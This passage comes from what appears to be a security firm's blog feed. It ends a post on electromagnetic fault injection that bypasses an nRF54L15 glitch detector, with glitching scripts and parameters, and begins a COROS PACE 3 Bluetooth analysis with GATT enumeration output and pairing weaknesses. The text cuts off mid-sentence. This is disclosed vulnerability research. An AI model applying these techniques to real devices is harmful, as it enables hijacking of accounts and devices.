</span>                <span class="n">self</span><span class="p">.</span><span class="n">shouter</span><span class="p">.</span><span class="nf">init</span><span class="p">(</span><span class="n">voltage</span><span class="o">=</span><span class="n">voltage</span><span class="p">,</span> <span class="n">pulse_width</span><span class="o">=</span><span class="n">length</span><span class="p">)</span>

                <span class="c1"># check if shouter is available or if there are faults
</span>                <span class="n">self</span><span class="p">.</span><span class="n">shouter</span><span class="p">.</span><span class="nf">block</span><span class="p">()</span>

                <span class="c1"># arm the Pico Glitcher
</span>                <span class="n">self</span><span class="p">.</span><span class="n">pico</span><span class="p">.</span><span class="nf">arm</span><span class="p">(</span><span class="n">delay</span><span class="p">,</span> <span class="n">length</span><span class="p">)</span>

                <span class="c1"># reset target
</span>                <span class="n">time</span><span class="p">.</span><span class="nf">sleep</span><span class="p">(</span><span class="mf">0.01</span><span class="p">)</span>
                <span class="n">self</span><span class="p">.</span><span class="n">pico</span><span class="p">.</span><span class="nf">reset</span><span class="p">(</span><span class="mf">0.01</span><span class="p">)</span>

                <span class="c1"># block until triggered
</span>                <span class="k">try</span><span class="p">:</span>
                    <span class="n">self</span><span class="p">.</span><span class="n">pico</span><span class="p">.</span><span class="nf">block</span><span class="p">(</span><span class="n">timeout</span><span class="o">=</span><span class="mi">1</span><span class="p">)</span>
                <span class="k">except</span> <span class="nb">Exception</span> <span class="k">as</span> <span class="n">_</span><span class="p">:</span>
                    <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[-] Timeout received in block(). Continuing.</span><span class="sh">"</span><span class="p">)</span>
                    <span class="n">self</span><span class="p">.</span><span class="n">pico</span><span class="p">.</span><span class="nf">power_cycle_target</span><span class="p">()</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Finally, the response of the device is captured and categorized.
The outcome of the experiment is stored in a database.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
</pre></td><td class="rouge-code"><pre>                <span class="c1"># check response
</span>                <span class="n">garbage</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">serial</span><span class="p">.</span><span class="nf">read_until</span><span class="p">(</span><span class="n">expected</span><span class="o">=</span><span class="sa">b</span><span class="sh">'</span><span class="s">*** Booting nRF Connect SDK v2.9.0-7787b2649840 ***</span><span class="se">\r\n</span><span class="sh">'</span><span class="p">)</span>
                <span class="n">garbage</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">serial</span><span class="p">.</span><span class="nf">read_until</span><span class="p">(</span><span class="n">expected</span><span class="o">=</span><span class="sa">b</span><span class="sh">'</span><span class="s">*** Using Zephyr OS v3.7.99-1f8f3dc29142 ***</span><span class="se">\r\n</span><span class="sh">'</span><span class="p">)</span>

                <span class="n">response</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">serial</span><span class="p">.</span><span class="nf">read</span><span class="p">(</span><span class="mi">53</span><span class="p">)</span>
                <span class="n">self</span><span class="p">.</span><span class="n">serial</span><span class="p">.</span><span class="nf">flush_v2</span><span class="p">(</span><span class="n">timeout</span><span class="o">=</span><span class="mf">0.5</span><span class="p">)</span>

                <span class="c1"># classify response
</span>                <span class="n">color</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">shouter</span><span class="p">.</span><span class="nf">classify_glitchdet_enabled</span><span class="p">(</span><span class="n">response</span><span class="p">)</span>
                <span class="c1">#color = self.shouter.classify_glitchdet_disabled(response)
</span>
                <span class="c1"># add to database
</span>                <span class="n">response_str</span> <span class="o">=</span> <span class="nf">str</span><span class="p">(</span><span class="n">response</span><span class="p">).</span><span class="nf">encode</span><span class="p">(</span><span class="sh">'</span><span class="s">utf-8</span><span class="sh">'</span><span class="p">)</span>
                <span class="n">self</span><span class="p">.</span><span class="n">database</span><span class="p">.</span><span class="nf">insert</span><span class="p">(</span><span class="n">experiment_id</span><span class="p">,</span> <span class="n">voltage</span><span class="p">,</span> <span class="n">length</span><span class="p">,</span> <span class="n">delay</span><span class="p">,</span> <span class="n">x</span><span class="p">,</span> <span class="n">y</span><span class="p">,</span> <span class="n">z</span><span class="p">,</span> <span class="n">color</span><span class="p">,</span> <span class="n">response_str</span><span class="p">)</span>

                <span class="bp">...</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The script is executed with the following arguments:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>python nrf54l15.py <span class="nt">--rpico</span> /dev/ttyACM0 <span class="nt">--target</span> /dev/ttyACM2 <span class="nt">--cnc</span> /dev/ttyUSB1 <span class="se">\</span>
         <span class="nt">--shouter</span> /dev/ttyUSB0 <span class="nt">--length</span> 90 110 1 <span class="nt">--delay</span> 0 310_000 1 <span class="se">\</span>
         <span class="nt">--voltage</span> 190 190 0 <span class="nt">-x</span> 0 6 0.1 <span class="nt">-y</span> 0 6 0.1 <span class="nt">-z</span> 0.1 0.4 0.1 <span class="se">\</span>
         <span class="nt">--number-of-tries</span> 5 <span class="nt">--external-trigger</span> <span class="nt">--homing</span> <span class="nt">--last-working-position</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>With these parameters a electromagnetic pulse with a duration between <code class="language-plaintext highlighter-rouge">90</code> and <code class="language-plaintext highlighter-rouge">110 ns</code> after a delay between <code class="language-plaintext highlighter-rouge">0</code> and <code class="language-plaintext highlighter-rouge">310,000 ns</code> is generated.
The coil is charged with <code class="language-plaintext highlighter-rouge">190 V</code>.
The CNC table is instructed to cover an area of <code class="language-plaintext highlighter-rouge">6 mm x 6 mm</code> and a z-height between <code class="language-plaintext highlighter-rouge">0.1</code> and <code class="language-plaintext highlighter-rouge">0.4 mm</code>.
Varying the distance (z-height) of the coil from the target device effectively controls the strength of the electromagnetic field.
Furthermore, the area affected by the electromagnetic pulse is influenced by the distance of the probe from the target.
It was found that adjusting the z-height was more effective than adjusting the coil voltage.</p>

<p>The <code class="language-plaintext highlighter-rouge">--number-of-tries</code> argument controls the number of attempts made at each position before moving on.
To resume from the last position after restarting the script, the CNC table is homed using the <code class="language-plaintext highlighter-rouge">--homing</code> argument and moved to the last working position using the <code class="language-plaintext highlighter-rouge">--last-working-position</code> argument.</p>

<h1 id="results">Results</h1>

<p>Test runs are performed with and without the glitch detector activated to observe its effects.
The following two figures demonstrate the significant impact of enabling the glitch detector on the outcome of the experiments.
The green dots represent events where nothing happens and the outcome of the calculation is as expected.
Events marked in yellow or magenta are of interest to the attacker since they indicate that the microcontroller has reacted to the fault injection.
Red and orange dots indicate experiments in which the fault injection modified the checksum calculation (successful or “positive” events).</p>

<p><img src="/assets/img/papers/nrf54l15-emfi/glitchdet-disabled-z_0.1-0.3.png" alt="" />
<em>Parameter space with glitch detector disabled</em></p>

<p>A second island of magenta events, where the microcontroller is shut down by the glitch detector, becomes visible when the glitch detector is activated, as can be seen in the following figure.</p>

<p><img src="/assets/img/papers/nrf54l15-emfi/overview-glitchdet-enabled.png" alt="" />
<em>Parameter space with glitch detector enabled</em></p>

<p>As the upper island is visible in both cases, subsequent experiments will focus on this area.
Positive events are expected to be found here.
Indeed, closer examination of the upper island revealed positive outcomes at the transition between the magenta island and the expected results.</p>

<p><img src="/assets/img/papers/nrf54l15-emfi/glitchdet-disabled-v_190-210_l_90-110_d_0-310000_z_0.1-0.9.png" alt="" />
<em>Positive events</em></p>

<p>To further improve the success rate, a detailed scan of the lower part of the island is carried out.
Scanning this area achieved a success rate of 2.4%.</p>

<p><img src="/assets/img/papers/nrf54l15-emfi/glitchdet-enabled-with-table-v_190-190_l_90-110_d_0-310000_z_0.1-0.4.png" alt="" />
<em>Positive events</em></p>

<h1 id="conclusion">Conclusion</h1>

<p>Even though only a proof of concept of a checksum modification has been shown so far, this work makes it clear that even hardware with a dedicated glitch detector can be attacked via EMFI.
It also shows that despite great efforts to secure the hardware against fault injection, there is always a residual risk.
Future work will investigate whether this attack is suitable for circumventing the microcontroller’s readout protection.</p>

<p>Details of this vulnerability have also been published in the advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-022.txt">SYSS-2025-022</a>.</p></content>
  

  </entry>

  
  <entry>
    <title>Watch Out! Bluetooth Analysis of the COROS PACE 3</title>
    <link href="https://blog.syss.com/posts/bluetooth-analysis-coros-pace-3/" rel="alternate" type="text/html" title="Watch Out! Bluetooth Analysis of the COROS PACE 3" />
    <published>2025-06-17T08:00:00+02:00</published>
  
    <updated>2025-08-11T13:58:40+02:00</updated>
  
    <id>https://blog.syss.com/posts/bluetooth-analysis-coros-pace-3/</id>
    <content src="https://blog.syss.com/posts/bluetooth-analysis-coros-pace-3/" />
    <author>
      <name>Moritz Abrell</name>
    </author>


    <category term="exploit" />
    
    <category term="research" />
    
    <category term="advisory" />


    <summary>


      In this blog post, we describe the Bluetooth analysis of the COROS PACE 3 sports watch and the security vulnerabilities we found during this research.

    </summary>


    <content><p>In this blog post, we describe the Bluetooth analysis of the COROS PACE 3 sports watch and the security vulnerabilities we found during this research.
<!--more--></p>

<h1 id="tldr">TL;DR</h1>

<p>During the analysis of COROS PACE 3 Bluetooth security, we found several significant vulnerabilities allowing an unauthenticated attacker within the Bluetooth range to perform the following actions:</p>

<ul>
  <li>Hijacking the vicitim’s COROS account and accessing all data</li>
  <li>Eavesdropping sensitive data, e.g. notifications</li>
  <li>Manipulating the device configuration</li>
  <li>Factory resetting the device</li>
  <li>Crashing the device</li>
  <li>Interrupting a running activity and forcing the recorded data to be lost</li>
</ul>

<p>We also noticed security-relevant differences between the COROS iOS and Android app.</p>

<p>An illustration of the found attack scenarios is given below:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/attack-overview.png" alt="Wireless attack scenarios" />
<em>Wireless attack scenarios</em></p>

<h1 id="intro">Intro</h1>

<p>Sport watches like the COROS PACE 3 have become indispensable tools for athletes of all levels.
Unlike conventional smartwatches, these devices are used as personal performance labs –
continuously collecting and processing key metrics related to training, recovery, and overall athletic readiness.</p>

<p>The collected data is used by athletes to fine-tune their routines, monitor progress, and adapt strategies in real time. 
While this may sound like a luxury for casual runners, it’s absolutely essential for professionals.
In high-stakes competition, every second counts and real-time data on pace, heart rate,
and exertion can make the difference between winning and falling short.</p>

<p>Given how central these devices have become in training and race, it’s worth asking: How secure are they?</p>

<p>The COROS PACE 3 is a widely used example of a modern sports watch trusted by <a href="https://coroswearables.co.za/international-coros-pro-athletes/">elite athletes</a>.
But as part of a recent research project, we wanted to take a closer look at the other side of the medal: its security.</p>

<p>We focused our attention on the Bluetooth communication between the watch and connected devices. 
Specifically, we wanted to understand what an attacker could realistically do while being in close proximity to the watch – 
without any direct physical access.</p>

<p>Could sensitive health data be intercepted? 
Could ongoing workouts be disrupted or manipulated remotely? 
And how resilient is the watch’s wireless communication to unauthorized access?</p>

<p>So let’s dive in.</p>

<h1 id="architecture">Architecture</h1>

<p>The architecture behind the COROS PACE 3 ecosystem is relatively straightforward.</p>

<p>At its core, the watch communicates with the assigned mobile phone via Bluetooth Low Energy (BLE),
using the COROS app available for both iOS and Android.
The mobile app, in turn, connects to various back-end services over HTTP/HTTPS to sync data,
manage user profiles, and retrieve additional content such as workout plans or training data.</p>

<p>In addition to BLE, the watch can also be configured to connect directly to a wireless network (Wi-Fi).
This allows, for example, downloading firmware updates directly on the watch.</p>

<p>The following figure illustrates this environment:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/arch.png" alt="Architecture overview" width="40%" />
<em>Architecture overview</em></p>

<h1 id="bluetooth-analysis">Bluetooth Analysis</h1>

<p>To perform the analysis of the Bluetooth implementation and communication, we adopted various perspectives:</p>

<ul>
  <li><strong>Passive sniffing</strong> of Bluetooth Low Energy (BLE) traffic</li>
  <li><strong>Active adversary-in-the-middle attacks</strong> during the initial pairing process and subsequent communication</li>
  <li><strong>Direct interaction</strong> with the watch via BLE</li>
  <li><strong>Direct interaction</strong> with the paired mobile device</li>
</ul>

<p>For this, we mainly used tools such as <a href="https://github.com/whad-team/whad-client">WHAD</a>, <a href="https://github.com/RCayre/mirage">Mirage</a>, <a href="https://github.com/google/bumble">bumble</a> or <a href="https://github.com/nccgroup/Sniffle">Sniffle</a>, 
along with classic Bluetooth USB dongles and the <a href="https://www.nordicsemi.com/Products/Development-hardware/nRF52840-Dongle">nRF52840</a> development kit.</p>

<p>In the further course of the analysis, we also developed individual proof-of-concept scripts.</p>

<h2 id="advertisement">Advertisement</h2>

<p>As soon as the COROS PACE 3 is powered on, it begins advertising itself over Bluetooth with the following services:</p>

<ul>
  <li>Complete Local Name: <code class="language-plaintext highlighter-rouge">COROS PACE 3 7A8F48</code></li>
  <li>Battery Service (UUID16: <code class="language-plaintext highlighter-rouge">0x180f</code>)</li>
  <li>Device Information (UUID16: <code class="language-plaintext highlighter-rouge">0x180a</code>)</li>
  <li>Unknown (UUID16: <code class="language-plaintext highlighter-rouge">0xfee7</code>)</li>
</ul>

<p>This advertising occurs whenever no device is connected to the watch.
In other words, as soon as the paired mobile phone disconnects – even temporarily – the watch resumes advertising
and allows incoming BLE connections from any nearby device.
This makes it possible to interact with – or potentially attack – the watch without needing to unpair or reset it first.</p>

<h2 id="services--characteristics">Services &amp;amp; characteristics</h2>

<p>Once a connection is established to the COROS PACE 3 via BLE, 
we can enumerate the available GATT services and their associated characteristics, along with their permissions.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>mirage <span class="s2">"ble_connect|ble_discover"</span> ble_connect1.TARGET<span class="o">=</span>F7:AF:1D:27:03:B0 ble_discover2.WHAT<span class="o">=</span>all

<span class="o">[</span>INFO] Module ble_connect loaded <span class="o">!</span>
<span class="o">[</span>INFO] Module ble_discover loaded <span class="o">!</span>
<span class="o">[</span>SUCCESS] HCI Device <span class="o">(</span>hci0<span class="o">)</span> successfully instanciated <span class="o">!</span>
<span class="o">[</span>INFO] Trying to connect to : F7:AF:1D:27:03:B0 <span class="o">(</span><span class="nb">type</span> : public<span class="o">)</span>
<span class="o">[</span>INFO] Updating connection handle : 2048
<span class="o">[</span>SUCCESS] Connected on device : F7:AF:1D:27:03:B0
<span class="o">[</span>INFO] Services discovery ...

┌Services──────┬────────────┬────────┬──────────────────────────────────┬───────────────────────────┐
│ Start Handle │ End Handle │ UUID16 │ UUID128                          │ Name                      │
├──────────────┼────────────┼────────┼──────────────────────────────────┼───────────────────────────┤
│ 0x0001       │ 0x0005     │ 0x1800 │ 0000180000001000800000805f9b34fb │ Generic Access            │
│ 0x0006       │ 0x0006     │ 0x1801 │ 0000180100001000800000805f9b34fb │ Generic Attribute         │
│ 0x0007       │ 0x000a     │ 0x180f │ 0000180f00001000800000805f9b34fb │ Battery Service           │
│ 0x000b       │ 0x0013     │ 0x180a │ 0000180a00001000800000805f9b34fb │ Device Information        │
│ 0x0014       │ 0x0019     │        │ 6e400001b5a3f393e0a977656c6f6f70 │                           │
│ 0x001a       │ 0x001f     │        │ 6e400001b5a3f393e0a9e50e24dcca9e │                           │
│ 0x0020       │ 0x0025     │        │ 6e400001b5a3f393e0a977757c7f7f70 │                           │
│ 0x0026       │ 0x0029     │ 0x180d │ 0000180d00001000800000805f9b34fb │ Heart Rate                │
│ 0x002a       │ 0x0032     │ 0xfee7 │ 0000fee700001000800000805f9b34fb │                           │
│ 0x0033       │ 0x0038     │ 0x1814 │ 0000181400001000800000805f9b34fb │ Running Speed and Cadence │
│ 0x0039       │ 0x003c     │ 0x3802 │ 0000380200001000800000805f9b34fb │                           │
└──────────────┴────────────┴────────┴──────────────────────────────────┴───────────────────────────┘
<span class="o">[</span>INFO] Characteristics by service discovery ...

┌Service <span class="s1">'Generic Access'</span><span class="o">(</span>start Handle <span class="o">=</span> 0x0001 / end Handle <span class="o">=</span> 0x0005<span class="o">)</span>──────────┬─────────────┬─────────────┬─────────────────────┬─────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name        │ Permissions │ Value               │ Descriptors │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼─────────────┼─────────────┼─────────────────────┼─────────────┤
│ 0x0002             │ 0x0003       │ 0x2a00 │ 00002a0000001000800000805f9b34fb │ Device Name │ Read        │ COROS PACE 3 7A8F48 │             │
│ 0x0004             │ 0x0005       │ 0x2a01 │ 00002a0100001000800000805f9b34fb │ Appearance  │ Read        │ c100                │             │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴─────────────┴─────────────┴─────────────────────┴─────────────┘

┌Service <span class="s1">'Generic Attribute'</span><span class="o">(</span>start Handle <span class="o">=</span> 0x0006 / end Handle <span class="o">=</span> 0x0006<span class="o">)</span>───┬───────┬─────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128 │ Name │ Permissions │ Value │ Descriptors │
└────────────────────┴──────────────┴────────┴─────────┴──────┴─────────────┴───────┴─────────────┘

┌Service <span class="s1">'Battery Service'</span><span class="o">(</span>start Handle <span class="o">=</span> 0x0007 / end Handle <span class="o">=</span> 0x000a<span class="o">)</span>─────────┬───────────────┬─────────────┬───────┬────────────────────────────────────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name          │ Permissions │ Value │ Descriptors                                │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼───────────────┼─────────────┼───────┼────────────────────────────────────────────┤
│ 0x0008             │ 0x0009       │ 0x2a19 │ 00002a1900001000800000805f9b34fb │ Battery Level │ Notify,Read │ 0     │ Client Characteristic Configuration : 0100 │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴───────────────┴─────────────┴───────┴────────────────────────────────────────────┘

┌Service <span class="s1">'Device Information'</span><span class="o">(</span>start Handle <span class="o">=</span> 0x000b / end Handle <span class="o">=</span> 0x0013<span class="o">)</span>──────┬──────────────────────────┬─────────────┬──────────────┬─────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name                     │ Permissions │ Value        │ Descriptors │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼──────────────────────────┼─────────────┼──────────────┼─────────────┤
│ 0x000c             │ 0x000d       │ 0x2a24 │ 00002a2400001000800000805f9b34fb │ Model Number String      │ Read        │ COROS W331   │             │
│ 0x000e             │ 0x000f       │ 0x2a25 │ 00002a2500001000800000805f9b34fb │ Serial Number String     │ Read        │ 1D27038D20ED │             │
│ 0x0010             │ 0x0011       │ 0x2a27 │ 00002a2700001000800000805f9b34fb │ Hardware Revision String │ Read        │ W31AC29189   │             │
│ 0x0012             │ 0x0013       │ 0x2a28 │ 00002a2800001000800000805f9b34fb │ Software Revision String │ Read        │ V 3.0808.0   │             │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴──────────────────────────┴─────────────┴──────────────┴─────────────┘

┌Service 6e400001b5a3f393e0a977656c6f6f70<span class="o">(</span>start Handle <span class="o">=</span> 0x0014 / end Handle <span class="o">=</span> 0x0019<span class="o">)</span>─┬────────────────────────┬───────┬────────────────────────────────────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name │ Permissions            │ Value │ Descriptors                                │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼──────┼────────────────────────┼───────┼────────────────────────────────────────────┤
│ 0x0015             │ 0x0016       │        │ 6e400003b5a3f393e0a977656c6f6f70 │      │ Notify,Read            │       │ Client Characteristic Configuration : 0100 │
│ 0x0018             │ 0x0019       │        │ 6e400002b5a3f393e0a977656c6f6f70 │      │ Write Without Response │       │                                            │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴──────┴────────────────────────┴───────┴────────────────────────────────────────────┘

┌Service 6e400001b5a3f393e0a9e50e24dcca9e<span class="o">(</span>start Handle <span class="o">=</span> 0x001a / end Handle <span class="o">=</span> 0x001f<span class="o">)</span>─┬────────────────────────┬───────┬────────────────────────────────────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name │ Permissions            │ Value │ Descriptors                                │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼──────┼────────────────────────┼───────┼────────────────────────────────────────────┤
│ 0x001b             │ 0x001c       │        │ 6e400003b5a3f393e0a9e50e24dcca9e │      │ Notify,Read            │       │ Client Characteristic Configuration : 0100 │
│ 0x001e             │ 0x001f       │        │ 6e400002b5a3f393e0a9e50e24dcca9e │      │ Write Without Response │       │                                            │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴──────┴────────────────────────┴───────┴────────────────────────────────────────────┘

┌Service 6e400001b5a3f393e0a977757c7f7f70<span class="o">(</span>start Handle <span class="o">=</span> 0x0020 / end Handle <span class="o">=</span> 0x0025<span class="o">)</span>─┬────────────────────────┬───────┬────────────────────────────────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name │ Permissions            │ Value │ Descriptors                            │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼──────┼────────────────────────┼───────┼────────────────────────────────────────┤
│ 0x0021             │ 0x0022       │        │ 6e400003b5a3f393e0a977757c7f7f70 │      │ Notify,Read            │       │ Client Characteristic Configuration :  │
│ 0x0024             │ 0x0025       │        │ 6e400002b5a3f393e0a977757c7f7f70 │      │ Write Without Response │       │                                        │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴──────┴────────────────────────┴───────┴────────────────────────────────────────┘

┌Service <span class="s1">'Heart Rate'</span><span class="o">(</span>start Handle <span class="o">=</span> 0x0026 / end Handle <span class="o">=</span> 0x0029<span class="o">)</span>──────────────┬────────────────────────┬─────────────┬───────┬────────────────────────────────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name                   │ Permissions │ Value │ Descriptors                            │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼────────────────────────┼─────────────┼───────┼────────────────────────────────────────┤
│ 0x0027             │ 0x0028       │ 0x2a37 │ 00002a3700001000800000805f9b34fb │ Heart Rate Measurement │ Notify      │       │ Client Characteristic Configuration :  │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴────────────────────────┴─────────────┴───────┴────────────────────────────────────────┘

┌Service 0000fee700001000800000805f9b34fb<span class="o">(</span>start Handle <span class="o">=</span> 0x002a / end Handle <span class="o">=</span> 0x0032<span class="o">)</span>─┬──────────────────────┬──────────────┬────────────────────────────────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name │ Permissions          │ Value        │ Descriptors                            │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼──────┼──────────────────────┼──────────────┼────────────────────────────────────────┤
│ 0x002b             │ 0x002c       │ 0xfea1 │ 0000fea100001000800000805f9b34fb │      │ Indicate,Notify,Read │ 01000000     │ Client Characteristic Configuration :  │
│ 0x002e             │ 0x002f       │ 0xfea2 │ 0000fea200001000800000805f9b34fb │      │ Indicate,Write,Read  │ 01102700     │ Client Characteristic Configuration :  │
│ 0x0031             │ 0x0032       │ 0xfec9 │ 0000fec900001000800000805f9b34fb │      │ Read                 │ f7af1d2703b0 │                                        │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴──────┴──────────────────────┴──────────────┴────────────────────────────────────────┘

┌Service <span class="s1">'Running Speed and Cadence'</span><span class="o">(</span>start Handle <span class="o">=</span> 0x0033 / end Handle <span class="o">=</span> 0x0038<span class="o">)</span>─────────────────┬─────────────┬───────┬────────────────────────────────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name            │ Permissions │ Value │ Descriptors                            │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼─────────────────┼─────────────┼───────┼────────────────────────────────────────┤
│ 0x0034             │ 0x0035       │ 0x2a53 │ 00002a5300001000800000805f9b34fb │ RSC Measurement │ Notify      │       │ Client Characteristic Configuration :  │
│ 0x0037             │ 0x0038       │ 0x2a54 │ 00002a5400001000800000805f9b34fb │ RSC Feature     │ Read        │       │                                        │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴─────────────────┴─────────────┴───────┴────────────────────────────────────────┘

┌Service 0000380200001000800000805f9b34fb<span class="o">(</span>start Handle <span class="o">=</span> 0x0039 / end Handle <span class="o">=</span> 0x003c<span class="o">)</span>─┬───────────────────┬───────┬────────────────────────────────────────┐
│ Declaration Handle │ Value Handle │ UUID16 │ UUID128                          │ Name │ Permissions       │ Value │ Descriptors                            │
├────────────────────┼──────────────┼────────┼──────────────────────────────────┼──────┼───────────────────┼───────┼────────────────────────────────────────┤
│ 0x003a             │ 0x003b       │ 0x4a02 │ 00004a0200001000800000805f9b34fb │      │ Notify,Write,Read │       │ Client Characteristic Configuration :  │
└────────────────────┴──────────────┴────────┴──────────────────────────────────┴──────┴───────────────────┴───────┴────────────────────────────────────────┘
</pre></td></tr></tbody></table></code></pre></div></div>

<p>One of the first notable observations is that the watch allows accessing all exposed characteristics 
without requiring the connecting device to be paired or bonded.</p>

<p>This in turn has the following effects:</p>

<ul>
  <li>A nearby attacker can connect to the watch whenever it is not connected to the paired mobile phone, and freely interact with all available services and characteristics.</li>
  <li>If the mobile phone or COROS app does not enforce pairing and bonding, the BLE communication on its physical layer is not encrypted and can be sniffed.</li>
</ul>

<p>In essence, the lack of mandatory pairing creates an attack surface – one that could be exploited with minimal effort,
especially in public or semi-public environments like gyms, races, or public transport.</p>

<h2 id="pairing--bonding">Pairing &amp;amp; bonding</h2>

<p>After confirming that the COROS PACE 3 does not enforce Bluetooth pairing or bonding, 
we took a closer look at the actual communication between the watch and a connected mobile phone.</p>

<p>The key question we wanted to answer was:</p>

<p>“<em>Is the communication properly authenticated and encrypted?</em>”</p>

<p>Bluetooth includes several built-in <a href="https://academy.nordicsemi.com/courses/bluetooth-low-energy-fundamentals/lessons/lesson-5-bluetooth-le-security-fundamentals/topic/pairing-process/">security mechanisms</a>, such as authentication and encryption.<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>
So by analyzing the communication between the COROS PACE 3 and the mobile app, 
we wanted to determine whether the COROS implementation actually leverages these security features effectively in practice.</p>

<h3 id="authentication">Authentication</h3>

<p>To determine the IO capabilities of the watch, we connected and initiated pairing and bonding via <code class="language-plaintext highlighter-rouge">bluetoothctl</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre><span class="o">[</span>bluetooth]# connect F7:AF:1D:27:03:B0
Attempting to connect to F7:AF:1D:27:03:B0
<span class="o">[</span>COROS PACE 3 7A8F48]# <span class="o">[</span>CHG] Device F7:AF:1D:27:03:B0 Connected: <span class="nb">yes</span>
<span class="o">[</span>COROS PACE 3 7A8F48]# Connection successful
<span class="o">[</span>COROS PACE 3 7A8F48]# pair
Attempting to pair with F7:AF:1D:27:03:B0
<span class="o">[</span>COROS PACE 3 7A8F48]# <span class="o">[</span>CHG] Device F7:AF:1D:27:03:B0 Bonded: <span class="nb">yes</span>
<span class="o">[</span>COROS PACE 3 7A8F48]# <span class="o">[</span>CHG] Device F7:AF:1D:27:03:B0 Paired: <span class="nb">yes</span>
<span class="o">[</span>COROS PACE 3 7A8F48]# Pairing successful
</pre></td></tr></tbody></table></code></pre></div></div>

<p>During this process, the pairing can be observed within Wireshark as shown below:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/pairing.png" alt="Pairing with the COROS PACE 3" />
<em>Pairing with the COROS PACE 3</em></p>

<p>To our surprise, the COROS PACE 3 identifies itself as having no IO capabilities, 
despite the fact that it clearly features a display and physical buttons.</p>

<p>According to the Bluetooth specification, this classification forces the use of the <code class="language-plaintext highlighter-rouge">Just Works</code> pairing method, 
which does not provide protection against adversary-in-the-middle (AITM) attacks.</p>

<p>The following image shows the mapping of the pairing methods based on the IO capabilities:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/iomapping.png" alt="BLE IO mapping" />
<em>BLE IO mapping (Source: <a href="https://academy.nordicsemi.com/courses/bluetooth-low-energy-fundamentals/lessons/lesson-5-bluetooth-le-security-fundamentals/topic/pairing-process/">Nordic Semi DevAcademy</a>)</em></p>

<p>Furthermore, the COROS PACE 3 does not support <code class="language-plaintext highlighter-rouge">Bluetooth Secure Connections</code>, which is a more secure pairing method introduced in Bluetooth 4.2.</p>

<p>As a result, the watch does not use Elliptic-Curve Diffie-Hellman (ECDH) for key exchange.
Instead, it falls back to the older (legacy) pairing method based on Short-Term Keys (STK), which relies on a temporary key that is either known or easily guessable.</p>

<p>This makes the pairing process vulnerable to eavesdropping and key extraction, especially when combined with the <code class="language-plaintext highlighter-rouge">Just Works</code> IO model described earlier.</p>

<h3 id="ios">iOS</h3>

<p>The following image shows, how a new watch can be added within the COROS iOS app.</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/iospair.png" alt="Pairing menu in the COROS iOS app" />
<em>Pairing menu in the COROS iOS app</em></p>

<p>Once the user selects the device, the app establishes a BLE connection to the watch. 
Shortly after, several GATT characteristics are read and written, 
